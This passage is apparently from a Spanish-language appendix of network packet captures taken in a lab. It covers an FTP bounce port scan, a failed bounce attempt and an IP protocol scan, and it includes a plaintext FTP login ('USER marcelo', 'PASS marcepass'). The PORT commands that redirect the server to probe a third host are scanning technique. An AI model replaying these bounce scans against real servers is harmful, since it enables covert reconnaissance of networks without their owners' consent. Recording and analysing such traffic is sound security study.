IP Origen: 00:17:31:96:5b:1f: -> IP Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.100?  Tell 192.168.0.2

Paquete Nro: 2 - Tiempo: 0.000272
IP Origen: 00:0c:29:90:2a:2d: -> IP Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.100 is at 00:0c:29:90:2a:2d

Paquete Nro: 3 - Tiempo: 0.023651
```

```
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [SYN] Seq=0 Len=0 MSS=1460 TSV=6225830 TSER=0 WS=7

Paquete Nro: 4 - Tiempo: 0.023931
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: TCP
Descripción: 21 > 34691 [SYN, ACK] Seq=0 Ack=1 Win=524280 Len=0 MSS=1460 WS=3
TSV=2869108939 TSER=6225830

Paquete Nro: 5 - Tiempo: 0.023958
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=6225830
TSER=2869108939

Paquete Nro: 6 - Tiempo: 0.026508
IP Origen: 192.168.0.30:61906 -> IP Destino: 192.168.0.1:53
Protocolo: DNS
Descripción: Standard query PTR 2.0.168.192.in-addr.arpa

Paquete Nro: 7 - Tiempo: 0.026521
IP Origen: 192.168.0.30:61906 -> IP Destino: 192.168.0.1:53
Protocolo: DNS
Descripción: Standard query PTR 2.0.168.192.in-addr.arpa

Paquete Nro: 8 - Tiempo: 0.053682
IP Origen: 192.168.0.1:53 -> IP Destino: 192.168.0.30:61906
Protocolo: DNS
Descripción: Standard query response, No such name

Paquete Nro: 9 - Tiempo: 0.054790
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 220 ciclon FTP server (Version 6.00LS) ready.

Paquete Nro: 10 - Tiempo: 0.054827
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [ACK] Seq=1 Ack=48 Win=5888 Len=0 TSV=6225838
TSER=2869108973

Paquete Nro: 11 - Tiempo: 2.386254
IP Origen: 192.168.0.2:52067 -> IP Destino: 72.14.253.125:5222
Protocolo: TCP
Descripción: 52067 > 5222 [ACK] Seq=0 Ack=0 Win=63000 Len=0

Paquete Nro: 12 - Tiempo: 7.056617
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: FTP
Descripción: Request: USER marcelo

Paquete Nro: 13 - Tiempo: 7.058177
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 331 Password required for marcelo.

Paquete Nro: 14 - Tiempo: 7.058216
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [ACK] Seq=15 Ack=84 Win=5888 Len=0 TSV=6227589
TSER=2869115792

Paquete Nro: 15 - Tiempo: 7.058501
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: FTP
Descripción: Request: PASS marcepass

Paquete Nro: 16 - Tiempo: 7.091067
IP Origen: 192.168.0.30:56756 -> IP Destino: 192.168.0.1:53
Protocolo: DNS
Descripción: Standard query PTR 2.0.168.192.in-addr.arpa
```

```
Paquete Nro: 17 - Tiempo: 7.091082
IP Origen: 192.168.0.30:56756 -> IP Destino: 192.168.0.1:53
Protocolo: DNS
Descripción: Standard query PTR 2.0.168.192.in-addr.arpa

Paquete Nro: 18 - Tiempo: 7.115721
IP Origen: 192.168.0.1:53 -> IP Destino: 192.168.0.30:56756
Protocolo: DNS
Descripción: Standard query response, No such name

Paquete Nro: 19 - Tiempo: 7.116330
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 230 User marcelo logged in.

Paquete Nro: 20 - Tiempo: 7.156487
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [ACK] Seq=31 Ack=113 Win=5888 Len=0 TSV=6227613
TSER=2869115832

Paquete Nro: 21 - Tiempo: 9.116513
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: FTP
Descripción: Request: PORT 192,168,0,100,0,22

Paquete Nro: 22 - Tiempo: 9.116990
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 200 PORT command successful.

Paquete Nro: 23 - Tiempo: 9.117020
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [ACK] Seq=56 Ack=143 Win=5888 Len=0 TSV=6228103
TSER=2869117808

Paquete Nro: 24 - Tiempo: 9.120470
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: FTP
Descripción: Request: LIST

Paquete Nro: 25 - Tiempo: 9.122491
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:22
Protocolo: TCP
Descripción: 20 > 22 [SYN] Seq=0 Len=0 MSS=1460 WS=3 TSV=30312093 TSER=0

Paquete Nro: 26 - Tiempo: 9.122504
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:22
Protocolo: TCP
Descripción: 20 > 22 [SYN] Seq=0 Len=0 MSS=1460 WS=3 TSV=30312093 TSER=0

Paquete Nro: 27 - Tiempo: 9.126714
IP Origen: 192.168.0.100:22 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 22 > 20 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0

Paquete Nro: 28 - Tiempo: 9.126725
IP Origen: 192.168.0.100:22 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 22 > 20 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0

Paquete Nro: 29 - Tiempo: 9.166012
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 425 Can't build data connection: Connection refused.

Paquete Nro: 30 - Tiempo: 9.166295
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: FTP
Descripción: Request: PORT 192,168,0,100,0,80

Paquete Nro: 31 - Tiempo: 9.166621
```

```
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 200 PORT command successful.

Paquete Nro: 32 - Tiempo: 9.166765
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: FTP
Descripción: Request: LIST

Paquete Nro: 33 - Tiempo: 9.168881
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [SYN] Seq=0 Len=0 MSS=1460 WS=3 TSV=30312117 TSER=0

Paquete Nro: 34 - Tiempo: 9.168893
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [SYN] Seq=0 Len=0 MSS=1460 WS=3 TSV=30312117 TSER=0

Paquete Nro: 35 - Tiempo: 9.172133
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 80 > 20 [SYN, ACK] Seq=0 Ack=1 Win=30660 Len=0 MSS=1460 TSV=4619532
TSER=30312117 WS=0

Paquete Nro: 36 - Tiempo: 9.172145
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 80 > 20 [SYN, ACK] Seq=0 Ack=1 Win=30660 Len=0 MSS=1460 TSV=4619532
TSER=30312117 WS=0

Paquete Nro: 37 - Tiempo: 9.174058
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [ACK] Seq=1 Ack=1 Win=66608 Len=0 TSV=30312134 TSER=4619532

Paquete Nro: 38 - Tiempo: 9.174071
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: [TCP Dup ACK 37#1] 20 > 80 [ACK] Seq=1 Ack=1 Win=66608 Len=0
TSV=30312134 TSER=4619532

Paquete Nro: 39 - Tiempo: 9.174094
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 150 Opening ASCII mode data connection for '/bin/ls'.

Paquete Nro: 40 - Tiempo: 9.175116
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 226 Transfer complete.

Paquete Nro: 41 - Tiempo: 9.175132
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: FTP-DATA
Descripción: FTP Data: 545 bytes

Paquete Nro: 42 - Tiempo: 9.175136
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: FTP-DATA
Descripción: [TCP Out-Of-Order] FTP Data: 545 bytes

Paquete Nro: 43 - Tiempo: 9.175605
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 80 > 20 [ACK] Seq=1 Ack=547 Win=30660 Len=0 TSV=4619533 TSER=30312135

Paquete Nro: 44 - Tiempo: 9.175611
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: [TCP Dup ACK 43#1] 80 > 20 [ACK] Seq=1 Ack=547 Win=30660 Len=0
TSV=4619533 TSER=30312135
```

```
Paquete Nro: 45 - Tiempo: 9.175893
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: FTP-DATA
Descripción: FTP Data: 315 bytes

Paquete Nro: 46 - Tiempo: 9.175898
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: FTP-DATA
Descripción: [TCP Out-Of-Order] FTP Data: 315 bytes

Paquete Nro: 47 - Tiempo: 9.175991
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 80 > 20 [FIN, ACK] Seq=316 Ack=547 Win=31856 Len=0 TSV=4619533
TSER=30312135

Paquete Nro: 48 - Tiempo: 9.175995
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.30:20
Protocolo: TCP
Descripción: 80 > 20 [FIN, ACK] Seq=316 Ack=547 Win=31856 Len=0 TSV=4619533
TSER=30312135

Paquete Nro: 49 - Tiempo: 9.176297
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [ACK] Seq=93 Ack=306 Win=5888 Len=0 TSV=6228118
TSER=2869117855

Paquete Nro: 50 - Tiempo: 9.176845
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [RST] Seq=547 Len=0

Paquete Nro: 51 - Tiempo: 9.176852
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [RST] Seq=547 Len=0

Paquete Nro: 52 - Tiempo: 9.176866
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [RST] Seq=547 Len=0

Paquete Nro: 53 - Tiempo: 9.176870
IP Origen: 192.168.0.30:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [RST] Seq=547 Len=0

Paquete Nro: 54 - Tiempo: 12.387175
IP Origen: 216.155.193.160:5050 -> IP Destino: 192.168.0.2:40319
Protocolo: TCP
Descripción: 5050 > 40319 [ACK] Seq=0 Ack=0 Win=33312 Len=0 TSV=825393138
TSER=6228845

Paquete Nro: 55 - Tiempo: 13.084232
IP Origen: 192.168.0.2:47982 -> IP Destino: 64.12.25.8:5190
Protocolo: AIM
Descripción: Keep Alive

Paquete Nro: 56 - Tiempo: 13.251165
IP Origen: 64.12.25.8:5190 -> IP Destino: 192.168.0.2:47982
Protocolo: TCP
Descripción: 5190 > 47982 [ACK] Seq=0 Ack=6 Win=16384 Len=0

Paquete Nro: 57 - Tiempo: 14.416872
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [FIN, ACK] Seq=93 Ack=306 Win=5888 Len=0 TSV=6229428
TSER=2869117855

Paquete Nro: 58 - Tiempo: 14.417283
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: TCP
```

```
Descripción: 21 > 34691 [ACK] Seq=306 Ack=94 Win=66608 Len=0 TSV=2869122845
TSER=6229428

Paquete Nro: 59 - Tiempo: 14.417325
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:34691
Protocolo: FTP
Descripción: Response: 221 You could at least say goodbye.

Paquete Nro: 60 - Tiempo: 14.417339
IP Origen: 192.168.0.2:34691 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 34691 > 21 [RST] Seq=94 Len=0
```

B.2.11. Captura 14: FTP Bounce Erróneo

```
Paquete Nro: 1 - Tiempo: 0.000000
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=4920523 TSER=0
WS=7

Paquete Nro: 2 - Tiempo: 0.000333
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: TCP
Descripción: 21 > 54250 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=173971
TSER=4920523 WS=2

Paquete Nro: 3 - Tiempo: 0.000367
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=4920523 TSER=173971

Paquete Nro: 4 - Tiempo: 0.011486
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 220 (vsFTPd 2.0.4)

Paquete Nro: 5 - Tiempo: 0.011530
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=1 Ack=21 Win=5888 Len=0 TSV=4920526 TSER=173974

Paquete Nro: 6 - Tiempo: 7.021203
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: FTP
Descripción: Request: USER anonymous

Paquete Nro: 7 - Tiempo: 7.021391
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: TCP
Descripción: 21 > 54250 [ACK] Seq=21 Ack=17 Win=5792 Len=0 TSV=175232 TSER=4922278

Paquete Nro: 8 - Tiempo: 7.021638
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 331 Please specify the password.

Paquete Nro: 9 - Tiempo: 7.021650
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=17 Ack=55 Win=5888 Len=0 TSV=4922278 TSER=175233

Paquete Nro: 10 - Tiempo: 7.022431
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: FTP
Descripción: Request: PASS -wwwuser@

Paquete Nro: 11 - Tiempo: 7.032294
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 230 Login successful.
```

```
Paquete Nro: 12 - Tiempo: 7.072957
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=33 Ack=78 Win=5888 Len=0 TSV=4922291 TSER=175234

Paquete Nro: 13 - Tiempo: 9.040934
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: FTP
Descripción: Request: PORT 192,168,0,100,0,80

Paquete Nro: 14 - Tiempo: 9.041545
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 200 PORT command successful. Consider using PASV.

Paquete Nro: 15 - Tiempo: 9.041576
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=58 Ack=129 Win=5888 Len=0 TSV=4922783
TSER=175596

Paquete Nro: 16 - Tiempo: 9.048885
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: FTP
Descripción: Request: LIST

Paquete Nro: 17 - Tiempo: 9.049763
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=175597 TSER=0 WS=2

Paquete Nro: 18 - Tiempo: 9.049771
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=175597 TSER=0 WS=2

Paquete Nro: 19 - Tiempo: 9.050064
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 80 > 20 [SYN, ACK] Seq=0 Ack=1 Win=30660 Len=0 MSS=1460 TSV=3694478
TSER=175597 WS=0

Paquete Nro: 20 - Tiempo: 9.050068
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 80 > 20 [SYN, ACK] Seq=0 Ack=1 Win=30660 Len=0 MSS=1460 TSV=3694478
TSER=175597 WS=0

Paquete Nro: 21 - Tiempo: 9.061441
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=175597 TSER=3694478

Paquete Nro: 22 - Tiempo: 9.061450
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: [TCP Dup ACK 21#1] 20 > 80 [ACK] Seq=1 Ack=1 Win=5840 Len=0
TSV=175597 TSER=3694478

Paquete Nro: 23 - Tiempo: 9.061699
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 150 Here comes the directory listing.

Paquete Nro: 24 - Tiempo: 9.061884
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=175598 TSER=3694478

Paquete Nro: 25 - Tiempo: 9.061888
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
```

```
Descripción: 20 > 80 [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=175598 TSER=3694478

Paquete Nro: 26 - Tiempo: 9.066653
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 80 > 20 [ACK] Seq=1 Ack=2 Win=30660 Len=0 TSV=3694479 TSER=175598

Paquete Nro: 27 - Tiempo: 9.066662
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: [TCP Dup ACK 26#1] 80 > 20 [ACK] Seq=1 Ack=2 Win=30660 Len=0
TSV=3694479 TSER=175598

Paquete Nro: 28 - Tiempo: 9.066941
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 80 > 20 [FIN, ACK] Seq=1 Ack=2 Win=31856 Len=0 TSV=3694479
TSER=175598

Paquete Nro: 29 - Tiempo: 9.066944
IP Origen: 192.168.0.100:80 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 80 > 20 [FIN, ACK] Seq=1 Ack=2 Win=31856 Len=0 TSV=3694479
TSER=175598

Paquete Nro: 30 - Tiempo: 9.068220
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: 20 > 80 [ACK] Seq=2 Ack=2 Win=5840 Len=0 TSV=175599 TSER=3694479

Paquete Nro: 31 - Tiempo: 9.068229
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:80
Protocolo: TCP
Descripción: [TCP Dup ACK 30#1] 20 > 80 [ACK] Seq=2 Ack=2 Win=5840 Len=0
TSV=175599 TSER=3694479

Paquete Nro: 32 - Tiempo: 9.068411
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 226 Directory send OK.

Paquete Nro: 33 - Tiempo: 9.069221
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=64 Ack=192 Win=5888 Len=0 TSV=4922790
TSER=175598

Paquete Nro: 34 - Tiempo: 9.069259
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: FTP
Descripción: Request: PORT 192,168,0,100,4,32

Paquete Nro: 35 - Tiempo: 9.069773
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 200 PORT command successful. Consider using PASV.

Paquete Nro: 36 - Tiempo: 9.070695
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: FTP
Descripción: Request: LIST

Paquete Nro: 37 - Tiempo: 9.072605
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:1056
Protocolo: TCP
Descripción: 20 > 1056 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=175600 TSER=0 WS=2

Paquete Nro: 38 - Tiempo: 9.072614
IP Origen: 192.168.0.60:20 -> IP Destino: 192.168.0.100:1056
Protocolo: TCP
Descripción: 20 > 1056 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=175600 TSER=0 WS=2

Paquete Nro: 39 - Tiempo: 9.073148
```

```
IP Origen: 192.168.0.100:1056 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 1056 > 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Paquete Nro: 40 - Tiempo: 9.073155
IP Origen: 192.168.0.100:1056 -> IP Destino: 192.168.0.60:20
Protocolo: TCP
Descripción: 1056 > 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Paquete Nro: 41 - Tiempo: 9.074208
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 150 Here comes the directory listing.

Paquete Nro: 42 - Tiempo: 9.074352
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 226 Directory send OK.

Paquete Nro: 43 - Tiempo: 9.074637
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [ACK] Seq=95 Ack=306 Win=5888 Len=0 TSV=4922791
TSER=175601

Paquete Nro: 44 - Tiempo: 14.073145
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [FIN, ACK] Seq=95 Ack=306 Win=5888 Len=0 TSV=4924041
TSER=175601

Paquete Nro: 45 - Tiempo: 14.073639
IP Origen: 192.168.0.60:21 -> IP Destino: 192.168.0.2:54250
Protocolo: FTP
Descripción: Response: 500 OOPS:

Paquete Nro: 46 - Tiempo: 14.073674
IP Origen: 192.168.0.2:54250 -> IP Destino: 192.168.0.60:21
Protocolo: TCP
Descripción: 54250 > 21 [RST] Seq=96 Win=0 Len=0
```

B.2.12. Captura 14B: IP Protocol Scan

```
Paquete nro. 1 - Tiempo 0.000000
IP Origen: ?? -> ??
IP Header: Version:?? Proto:0x?? (??) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / ARP who has 192.168.0.60 says 192.168.0.2

Paquete nro. 2 - Tiempo 0.000795
IP Origen: ?? -> ??
IP Header: Version:?? Proto:0x?? (??) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / ARP is at 00:0c:29:a6:80:d8 says 192.168.0.60

Paquete nro. 3 - Tiempo 0.420054
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x08 Codigo:0
Descripcion: Ether / IP / ICMP 192.168.0.2 > 192.168.0.60 echo-request 0

Paquete nro. 4 - Tiempo 0.420411
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x00 Codigo:0
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 echo-reply 0

Paquete nro. 5 - Tiempo 0.823946
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x02 (igmp) (...)
ICMP Header: Tipo:0x?? Codigo:??
```

```
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 igmp / Raw

Paquete nro. 6 - Tiempo 2.227929
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x02 (igmp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 igmp / Raw

Paquete nro. 7 - Tiempo 2.631907
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x03 (ggp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ggp

Paquete nro. 8 - Tiempo 2.632172
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 9 - Tiempo 3.036036
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x04 (ipencap) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 ipencap

Paquete nro. 10 - Tiempo 3.036615
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 11 - Tiempo 3.308557
IP Origen: ?? -> ??
IP Header: Version:?? Proto:0x?? (??) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / ARP who has 192.168.0.2 says 192.168.0.60

Paquete nro. 12 - Tiempo 3.308586
IP Origen: ?? -> ??
IP Header: Version:?? Proto:0x?? (??) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / ARP is at 00:17:31:96:5b:1f says 192.168.0.2

Paquete nro. 13 - Tiempo 3.707814
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x05 (st) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 st

Paquete nro. 14 - Tiempo 3.708149
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 15 - Tiempo 4.111877
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x06 (tcp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / IP / TCP 192.168.0.2:53580 > 192.168.0.60:53580 A

Paquete nro. 16 - Tiempo 4.112292
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x06 (tcp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / IP / TCP 192.168.0.60:53580 > 192.168.0.2:53580 R

Paquete nro. 17 - Tiempo 4.515837
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x07 (7) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 7
```

```
Paquete nro. 18 - Tiempo 4.516134
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 19 - Tiempo 4.919944
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x08 (egp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 egp

Paquete nro. 20 - Tiempo 4.920542
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

Paquete nro. 21 - Tiempo 5.323817
IP Origen: 192.168.0.2 -> 192.168.0.60
IP Header: Version:4L Proto:0x09 (igp) (...)
ICMP Header: Tipo:0x?? Codigo:??
Descripcion: Ether / 192.168.0.2 > 192.168.0.60 igp

Paquete nro. 22 - Tiempo 5.324208
IP Origen: 192.168.0.60 -> 192.168.0.2
IP Header: Version:4L Proto:0x01 (icmp) (...)
ICMP Header: Tipo:0x03 Codigo:2
Descripcion: Ether / IP / ICMP 192.168.0.60 > 192.168.0.2 dest-unreach 2 / IPerror

